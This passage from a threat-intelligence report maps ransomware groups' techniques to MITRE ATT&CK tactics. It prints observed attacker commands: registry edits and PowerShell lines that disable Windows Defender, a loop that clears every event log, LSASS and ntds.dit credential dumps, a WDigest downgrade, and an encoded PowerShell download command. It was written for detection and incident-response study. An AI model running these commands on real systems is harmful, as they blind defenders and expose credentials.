After gaining access to a system or network, adversaries always try to gain access to higher-privileged accounts to reach their objectives. This tactic covers all the actions performed by adversaries to gain higher privilege.

Similar to persistence not a single technique threshold reach to be in common technique for privilege escalation.

Noble

Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)	**(2/7)**
Process Injection: Dynamic-link Library Injection (T1055.001)	**(2/7)**
Valid Accounts (T1078)	**(1/7)**
Scheduled Task/Job (T1053)	**(1/7)**
Access Token Manipulation: Create Process with Token (T1134.002)	**(1/7)**
Event Triggered Execution: Application Shimming (T1546.011)	**(1/7)**
Hijack Execution Flow: DLL Side-Loading (T1574.002)	**(1/7)**
Domain Policy Modification: Group Policy Modification (T1484.001)	**(1/7)**
Access Token Manipulation: Token Impersonation/Theft (T1134.001)	**(1/7)**
Valid Accounts: Domain Account (T1078.002)	**(1/7)**

DEFENSE EVASION

In this tactic adversaries are using various techniques to avoid the activities or tools being detected throughout their access to a victim network. 42 different techniques can be utilized to achieve defense evasion. These techniques can include, disabling security products, clearing and disabling logging, obfuscating the payload, utilizing system utility to achieve the execution of payloads, etc.

Common:

Out of several techniques and sub-techniques the most utilized techniques are Impair Defenses: Disable or Modify Tools(T1562.001) and Indicator Removal: Clear Windows Event Logs(T1070.001). The Impair Defenses: Disable or Modify Tools(T1562.001) techniques were utilized by every threat actor except the group behind the FiveHands.

Modify Registry(T1112)	**(7/7)**
Impair Defenses: Disable or Modify Tools(T1562.001)	**(6/7)**
Deobfuscate/Decode files or Information(T1140)	**(6/7)**
Indicator Removal: Clear Windows Event Logs(T1070.001)	**(4/7)**
Obfuscated Files or Information: Software Packing (T1027.002)	**(4/7)**

Modify Registry (T1112)

Windows registry is a hierarchical database that contains various system-related information and configuration. Adversaries often query various registry keys and their respective values, to check for system configuration, security policy, and scheduled tasks and modify them for the execution of payload, persistence, and defense evasion.


	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Modify Registry (T1112)	✓	✓	✓	✓	✓	✓	✓

Name	Description
LockBit	Threat actors have configured their malware to modify the registry of windows defender to disable it. Also disabling of defender logging via registry has also been detected.
BlackCat	The BlackCat ransomware modifies the LanManServer registry value to enable a large amount of outgoing connections and disables LSA protection via the registry.
Clop	The adversaries also modify the registry value of windows defender to disable it.
Conti	Threat actors modify registry values of windows defender to stop real-time monitoring.
Egregor	Adversaries disable antivirus and modified firewall configuration via the registry
FiveHands	Threat actors have been found modifying windows defender registry values.

Name	Description
Hive	Adversaries disable the security health service via registry and also modify various windows defender registry values


In a case study of LockBit, after getting access to the system they try to hide their presence in the network. To evade prevent their activities and malware behaviors from being logged, threat actors modify registries to disable windows defender logging.

```
reg add “HKLM\Software\Microsoft\Windows\WINEVT\Channels\Microsoft-Windows-Windows Defender/Operational\Enabled”
/d 0 /t REG_DWORD /f"
```



In a case study of BlackCat, threat actors also modified the `LanManServer` registry sub-key `MaxMpxCt` value to `65535`. The registry key denotes the maximum number of outstanding client requests that can be supported. It allows adversaries to establish connections to multiple hosts and execute their payload on other systems.

```
"C:\Windows\system32\cmd.exe" /c
"reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
/v MaxMpxCt /d 65535 /t REG_DWORD /f"
```



Impair Defenses: Disable or Modify Tools(T1562.001)

By using this technique adversaries achieve defense evasion by disabling anti-virus products such as windows defender and any other available anti-malware products in the system. Also, adversaries are found killing running processes, stopping services, and modifying registry values related to security products.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Impair Defenses: Disable or Modify Tools(T1562.001)	✓	✓	✓	✓	✓	x	✓

Name	Description
LockBit	Lockbit has been found to disable the real-time monitoring feature of defender, and disabling the defender. It has also been found disabling services related to Sophos antivirus.
BlackCat	Threat actors utilized the **Gmer.exe** binary to disable endpoint protection systems.
Clop	Disables windows defender by modifying Defender's registry values
Conti	Conti is known to disable Microsoft Defender before deploying Cobalt Strike.
Egregor	Egregor has also been found disabling windows defender antivirus.
Hive	Threat actors have been found killing various processes and disabling windows defender by modifying registry value

Adversaries utilize various tools such as `mimikatz, cobalt strike, psexec,` whose signatures may be available in an antivirus signatures database. In such cases the adversary's tools will be isolated from the system, so to prevent such scenarios LockBit threat actors disable the windows defender by modifying the Windows Defender registry key's values.

```
reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender"
/v DisableAntiSpyware /t REG_DWORD /d 1 /f
```

Also, in other campaigns adversaries have utilized Defender's binary MpCmdRun.exe to remove defender's available signatures and have utilized Powershell to disable defender's features such as real-time monitoring.

```
MpCmdRun.exe -RemoveDefinitions -All
Powershell Set-MpPreference -DisableIOAVProtection $true
Powershell Set-MpPreference -DisableRealtimeMonitoring $true
```

C:\Windows\SYSTEM32\cmd.exe

```
cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
```

C:\Windows\SYSTEM32\cmd.exe

```
cmd.exe /c powershell Set-MpPreference -DisableIOAVProtection $true
```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
powershell  Set-MpPreference -DisableIOAVProtection $true
```

C:\Windows\SYSTEM32\cmd.exe

```
cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true
```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
powershell  Set-MpPreference -DisableRealtimeMonitoring $true
```

In other cases, adversaries utilized other windows native binary net.exe to stop windows defender. Besides windows defender, we have detected the LockBit group trying to disable Sophos antivirus service.

```
net stop security center
net stop WinDefend
net stop sophos
```

- C:\Windows\SysWOW64\net.exe
  `net stop /y backup`
  - C:\Windows\SysWOW64\net1.exe
    `C:\Windows\system32\net1 stop /y backup`
- C:\Windows\SysWOW64\net.exe
  `net stop /y wbengine`
  - C:\Windows\SysWOW64\net1.exe
    `C:\Windows\system32\net1 stop /y wbengine`
- C:\Windows\SysWOW64\net.exe
  `net stop /y McShield`
  - C:\Windows\SysWOW64\net1.exe
    `C:\Windows\system32\net1 stop /y McShield`
- C:\Windows\SysWOW64\taskkill.exe
  `taskkill /im steam.exe /f`
- C:\Windows\SysWOW64\net.exe
  `net stop /y mfefire`
  - C:\Windows\SysWOW64\net1.exe
    `C:\Windows\system32\net1 stop /y mfefire`
- C:\Windows\SysWOW64\net.exe
  `net stop /y EhttpSrv`
  - C:\Windows\SysWOW64\net1.exe
    `C:\Windows\system32\net1 stop /y EhttpSrv`
- C:\Windows\SysWOW64\net.exe
  `net stop /y KAVF`
  - C:\Windows\SysWOW64\net1.exe
    `C:\Windows\system32\net1 stop /y KAVF`
- C:\Windows\SysWOW64\taskkill.exe
  `taskkill /im ocautoupds.exe /f`
- C:\Windows\SysWOW64\net.exe
  `net stop /y VeeamNFSSvc`
  - C:\Windows\SysWOW64\net1.exe
    `C:\Windows\system32\net1 stop /y VeeamNFSSvc`
- C:\Windows\SysWOW64\taskkill.exe
  `taskkill /im backup.exe /f`

Above shown all procedures are some examples of techniques utilized by adversaries to disable antivirus products install on the system.

Deobfuscate/Decode Files or Information (T1140)

Generally, to evade the detection of payloads and implement anti-analysis techniques, command line arguments, and payloads are obfuscated which are only de-obfuscated during execution time to prevent antivirus software from scanning them and detecting them as malicious while on disk.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Deobfuscate/ Decode Files or Information (T1140)	x	✓	✓	✓	✓	✓	✓

Name	Description
BlackCat	Adversaries drop various obfuscated payloads and scripts which are de-obfuscated during the runtime of the payload.
Clop	Threat actors used XOR operations to decrypt their payload
Conti	Threat actors have been decrypting their payload using a hardcoded AES-256 key
Egregor	Adversaries obfuscate their payloads which are de-obfuscated during execution
FiveHands	Similar to Egregor threat actors decode their payload during execution
Hive	Adversaries utilized various base64 encoded payloads and decoded them during execution

Besides antivirus, other solutions such as SIEM, SOAR, etc are utilized by organizations to monitor suspicious events. To prevent such solutions to detect the execution of the suspicious command, threat actors have utilized base64 encoded commands and execute them by decoding during execution time. As a result, such malicious command line arguments are not detected.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -exec bypass
-EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwB
uAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAyADQANgAxAC
8AJwApADsAIABHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwB0ACAALQBDAGwAYQBzAIAB3AGkAbgAzADIAXwBsAZwBpAGM
AYQBsAaQBzAGsAIAAtAEMAbwBtAHAAdQB0AGUAcgBOAGEAbQBlACAARQB4AHQAZQByAG4AYQBsAFMAZQByAHYAMwAgA
HwAIABTAGUAbABlAGMAdAAtAE8AYgBqAGUAYwB0ACAAcABzAGMAbwBtAHAAdQB0AGUAcgBuAGEAbQBlACwAIABOAGEA
bQBlACwAIABAAHsAbgA9ACIAUwBwAGEAYwBlACIAOwBlAD0AewBbAG0AYQB0AGgAXQA6ADoAUgBvAHUAbgBkACgAJAB
fAC4AUwBpAHoAZQAvADEARwBCACwAMgApAH0AfQAsACAAQAB7AG4APQAiAEYAcgBlAGUAUwBwAGEAYwBlACIAOwBlAD
0AewBbAG0AYQB0AGgAXQA6ADoAUgBvAHUAbgBkACgAJABfAC4ARgByAGUAZQBTAHAAYQBjAGUALwAxAEcAQgAsADIAK
QB9AH0ALAAgAEAAewBuAD0AIgBCAFUAUwBZACIAOwBlAD0AewBbAG0AYQB0AGgAXQA6ADoAUgBvAHUAbgBkACgAKAAk
AF8ALgBTAGkAegBlAC0AJABfAC4ARgByAGUAZQBTAHAAYQBjAGUAKQAvADEARwBCACwAMgApAH0AfQA=
```

Indicator Removal: Clear Windows Event Logs (T1070.001)

This technique is utilized by adversaries to clear windows event logs to hide the traces of intrusions. Logs are generated whenever various activities such as binary execution, network connection, service installation, etc are performed. This technique can be **followed** by disabling event logging.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Indicator Removal: Clear Windows Event Logs(T1070.001)	✓	✓	✓	X	X	X	✓

Name	Description
LockBit	Adversaries have been utilizing windows internal binary wevtutil to clear system, application, and security logs.
BlackCat	
Clop	
Hive	

Windows systems are by default enabled to log events and can be further configured to log various types of events. Adversaries' actions can be traced through such logs and in the case of DFIR those logs will help to understand the intrusion pattern and understand adversaries' TTP, so threat actors clear all the logs from the system. Below is one of the procedures utilized by adversaries to clear windows logs.

```
1   "C:\Windows\system32\cmd.exe" /c
2   "cmd.exe /c  for /F \"tokens=*\" %1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%1\""
```

C:\Windows\system32\cmd.exe

```
"C:\Windows\system32\cmd.exe" /c "cmd.exe /c  for /F \"tokens=*\" %1 in ('wevtutil.exe el') DO wevt
util.exe cl \"%1\""
```

C:\Windows\system32\cmd.exe

```
cmd.exe  /c  for /F \"tokens=*\" %1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%1\"
```

Obfuscated Files or Information: Software Packing (T1027.002)

Malware authors often use various obfuscation techniques and packers which may be freely available software or own custom software to mask the code of their malware to avoid detection and to make it more difficult for analysts to analyze the malware.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Obfuscated Files or Information: Software Packing	X	X	✓	X	✓	✓	✓

Name	Description
Clop	Threat actors have utilized their own custom packer software to conceal their payload.
Egregor	Adversaries behind Egregor have utilized their own packer and archiving software.
FiveHands	Threat actors have utilized golang based packer to encrypt their malware.
Hive	Adversaries have been utilized UPX packer for

Noble:

We have seen a high number of techniques that can be used to evade defense. This goes out to show how even attackers have tried their best to evade defenses and is the section that should be prioritized.

Virtualization/Sandbox Evasion: Time Based Evasion (T1497)	**(3/7)**
Process Injection: Dynamic-link Library Injection (T1055.001)	**(2/7)**
System Binary Proxy Execution: Msiexec (T1218.007)	**(2/7)**
System Binary Proxy Execution: Regsvr32(T1218.010)	**(2/7)**
System Binary Proxy Execution: Rundll32 (T1218.011)	**(2/7)**
Subvert Trust Controls: Code Signing (T1553.002)	**(2/7)**
Impair Defenses: Safe Mode Boot (T1562.009)	**(1/7)**
Indicator Removal on Host (T1070)	**(1/7)**
Valid Accounts (T1078)	**(1/7)**
Abuse Elevation Control Mechanism: Bypass User Account Control(T1548.002)	**(1/7)**
Access Token Manipulation: Create Process with Token (T1134.002)	
BITS Jobs(T1197)	**(1/7)**
Hijack Execution Flow: DLL Side-Loading (T1574.002)	**(1/7)**
Masquerading: Masquerade Task or Service (T1036.004)	**(1/7)**
Valid Accounts: Domain Accounts(T1078.002)	**(1/7)**
Scheduled Task/Job(T1053)	**(1/7)**
Subvert Trust Controls: Mark of the Web Bypass (T1553.005)	**(1/7)**

CREDENTIAL ACCESS

Credential Access is a tactic employed by adversaries to retrieve login credentials from a system. This can be achieved through various techniques such as dumping the lsass process, enabling authentication protocols like WDigest that store passwords in plain text, brute force attacks, and keylogging.

Common:

Out of several techniques and sub-techniques the most utilized techniques, we found that only OS credential Dumping met our requirements for a Common tag.

OS Credential Dumping: LSASS Memory (T1003.001)	(4/7)

OS Credential Dumping: LSASS Memory (T1003.001)

The Local Security Authority Subsystem Service (LSASS) is a process in the Windows system that stores authentication-related data. Adversaries often attempt to dump this process to retrieve credentials.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
OS Credential Dumping: LSASS Memory (T1003.001)	✓	✓	✓	x	✓	x	x

Name	Description
LockBit	Threat actors have been found utilizing mimikatz to dump credentials by dumping lsa and have enabled wdigest authentication as it saves credentials in plain text and passwords can be easily retrieved.
BlackCat	We have observed threat actors using “ProcDump” to dump the LSASS process and obtain the user’s password hash. Also similar to the threat actors behind LockBit, BlackCat RaaS also enables wdigest authentication protocol.
Conti	Threat actors utilized ntdsutil to dump ntds.dit, a database that stores Active Directory data in an attempt to retrieve credentials
Egregor	The adversaries have utilized Lazagne utility to dump credentials from the memory

Adversaries have been found utilizing Windows Sysinternals tools such as process hacker and procdump to dump the `lsass` process. By using process hacker, a snapshot of a process's memory can be saved into a file, which can later be analyzed to retrieve credentials.


```
SourceImage: C:\ProcessHacker.exe
TargetProcessGUID: {df20935b-e2d0-6107-0c00-000000000400}
TargetProcessId: 652
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
```

Source - TheDFIRReport

In the case of `procdump`, it can be directly used to dump the LSASS process to retrieve the credentials from the dump file.

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

After having access to the domain controller threat actors can attempt to retrieve sensitive data from the active directory by utilizing windows binary `ntdsutil` to dump the `ntds.dit` file which contains information related to users, and systems.




Source - Microsoft DART

```
ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q
```

Windows system utilizes the latest encryption algorithm to securely store credentials. In such cases, adversaries' attempts to decrypt passwords failed. To overcome such cases adversaries enable windows legacy authentication protocol Wdigest. If the WDigest authentication protocol is enabled then credentials are stored in plain text, so threat actors can easily retrieve the password of users who log in to the machine.

```
"reg" add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```



Source - Microsoft DART

Noble:

Credential from Password Stores: Credentials from Web Browsers (T1555.033)	**(3/7)**
Unsecured Credentials (T1552)	**(2/7)**
Credential From Password Stores (T1555)	**(2/7)**
OS Credential Dumping: NTDS(T1003.003)	**(2/7)**
Brute Force: Password Guessing (T1110.001)	**(2/7)**
Unsecured Credentials: Credentials in Files (T1552.001)	**(2/7)**

DISCOVERY

The **Discovery** tactic is employed by adversaries to gather information about systems, users, time, location, hosts, networks, system language, network shares, and more. This tactic aims to gather as much information as possible about the target, including the target's infrastructure and assets, to identify vulnerabilities and weak points in the network. This information is then used to plan and execute more advanced attacks.

Common:

File and Directory Discovery (T1083)	**(7/7)**
System Information Discovery (T1082)	**(7/7)**
Remote System Discovery (T1018)	**(7/7)**
System Location Discovery: System Language Discovery (T1614.001)	**(5/7)**
Network Share Discovery (T1135)	**(5/7)**
Process Discovery (T1057)	**(4/7)**

File and Directory Discovery (T1083)

Ransomware utilizes this technique to locate and encrypt files. This involves searching and listing the contents of directories and files, and potentially network shares, to identify which files to encrypt. Some file types or folders may be excluded from encryption.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
File and Directory Discovery (T1083)	✓	✓	✓	✓	✓	✓	✓

Name	Description
LockBit	Threat actors have performed file and directory enumeration for encrypting files and excluding certain files from specific folders and files of a specific type.
BlackCat	
Clop	
Conti	
Egregor	
FiveHands	
Hive	

While performing ransomware analysis we found out that the malware have utilized Windows API **FindFirstFile** and **FindNextFile** for enumerating files.

```
if ( !FindFirstFileExW_1 )
{
  FindFirstFileExW = get_FindFirstFileExW(v6);
  FindFirstFileExW_1 = FindFirstFileExW;
}
find_file_result = (FindFirstFileExW)(
                     sub_file_full_path,
                     FindExInfoStandard,
                     &lpFindFileData,
                     FindExSearchNameMatch,
                     0,
                     0);
find_file_result_1 = find_file_result;
find_file_result_2 = find_file_result;
if ( find_file_result != 0xFFFFFFFF )
{
  sub_file_format_string[0] = 's\0%';
  sub_file_format_string[1] = '%\0\\';          // %s\\%s
  sub_file_format_string[2] = 's';
  while ( *lpFindFileData.cFileName == '.' )
  {
    if ( *&lpFindFileData.cFileName[2] == '.' )// avoid . and ..
    {
      if ( *&lpFindFileData.cFileName[4] )
        break;
    }
    else if ( *&lpFindFileData.cFileName[2] )
    {
      break;
    }
```

Source - LockBit Ransomware v2.0

System Information Discovery (T1082)


Adversaries use this technique to gather information about a target system's hardware and operating system. They may use various utilities and tools to collect this information, which can then be used to plan and execute more sophisticated attacks, such as exploiting available vulnerabilities in the OS's specific version.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
System Information Discovery (T1082)	✓	✓	✓	✓	✓	✓	✓

Name	Description
LockBit	Threat actors have utilized sysinfo.exe and net.exe binary to retrieve system infromation.
BlackCat	The threat actor has used windows internal utilities like ver, systeminfo, wmic to retrieve OS, hardware information, and system UUID.
Clop	Malware such as FlawedAmmyy, and SDBOT have been utilized to collect system information.
Conti	Adversaries are utilizing the systeminfo.exe binary to retrieve system information
Egregor	Threat actors have been found querying system language and CPU-related information
FiveHands	Adversaries have utilized scripts such as powersploit and have collected system architecture information
Hive	Hive has been found querying system language.

While analyzing BlackCat ransomware we have observed that the sample utilizes wmic to discover the Universally Unique Identifier (UUID) of the Windows computer's system's baseboard or motherboard.

```
"C:\Windows\system32\cmd.exe" /c "wmic csproduct get UUID"
```



Also in the case of Conti, we have observed malware utilizing `systeminfo` command to discover system-related information.

```
C:\Windows\system32\cmd.exe /C systeminfo
```

Remote System Discovery (T1018)


After successfully compromising a system and gaining access to a network, threat actors will attempt to move laterally to discover other systems within the network. This is often done to, gain access to sensitive data, exploit systems with access to critical data, and obtain higher privileges.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Remote System Discovery (T1018)	✓	✓	✓	✓	✓	✓	✓

Name	Description
LockBit	Threat actors have utilized Get-ADComputer PowerShell script to retrieve information on available computers from a domain.
BlackCat	Adversaries utilized various tools and scripts like AdFind and ADRecon. Also, they have utilized tools from SoftPerfect for network discovery.
Clop	Net binary has been utilized to discover remote systems.
Conti	Binary such as nltest and net are utilized for remote system discovery.
Egregor	Threat actors utilized a network scanner from SoftPerfect for remote system discovery.
FiveHands	Network Scanner from SoftPerfect has been utilized to discover remote systems.
Hive	Threat Actors have leveraged Trojan-Spy for discovering systems in the network.

After gaining access to a system, adversaries performed remote system discovery utilizing various windows utilities. Adversaries attempted to retrieve information related to the domain, domain controller, workstation configuration, domain trusts, users in admin groups, etc. This information can be utilized to plan the later stage of attacks such as targeting specific admin accounts.

```
net view /all /domain
net view /all
net config workstation
powershell /c nltest /dclist: ; nltest /domain_trusts ;
cmdkey /list ; net group 'Domain Admins' /domain ;
net group 'Enterprise Admins' /domain ; net localgroup Administrators /domain ;
net localgroup Administrators ;
```



ParentImage	CommandLine
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net group "domain Admins" /domain
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \\[redacted]/all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \\[redacted] /all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \[redacted] /all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \[redacted] /all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \\[redacted] /all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \[redacted] /all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \\[redacted] /all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \[redacted] /all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \\[redacted] /all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C net view \\[redacted] /all
C:\Windows\System32\winlogon.exe	C:\Windows\system32\cmd.exe /C ping [redacted]

Source - TheDFIRReport

In an attempt to discover remote systems adversaries also utilized the ping command to ping a hosts

```
C:\Windows\system32\cmd.exe /C ping x.x.x.x
```

System Location Discovery: System Language Discovery (T1614.001)


Recent cyber incidents have revealed that some threat actors are targeting organizations and computer systems located outside their geographical area. These actors have been observed querying system language to determine the location of their targets and then planning their activities accordingly based on the data they retrieve.

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
System Location Discovery: System Language Discovery (T1614.001)	✓	✓	✓	✓	✓	X	X

Name	Description
LockBit	Adversaries often employ techniques to perform system language discovery by querying registry keys related to the system and machine-preferred language. Some commonly targeted registry keys for this purpose are “HKEY_CURRENT_USER\Control Panel\Desktop\PreferredUILanguages” and “HKEY_CURRENT_USER\Control Panel\Desktop\MuiCached\MachinePreferredLanguages”.
BlackCat	
Clop	
Conti	
Egregor	

Adversaries also performed system language discovery. One of the methods used to discover it is by querying the `MuiCached` registry key via `reg.exe`.

```
reg.exe query "HKEY_CURRENT_USER\Control Panel\Desktop\MuiCached"
/v MachinePreferredUILanguages
```



Network Share Discovery (T1135)

	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Network Share Discovery (T1135)	✓	✓	✓	✓	x	✓	x

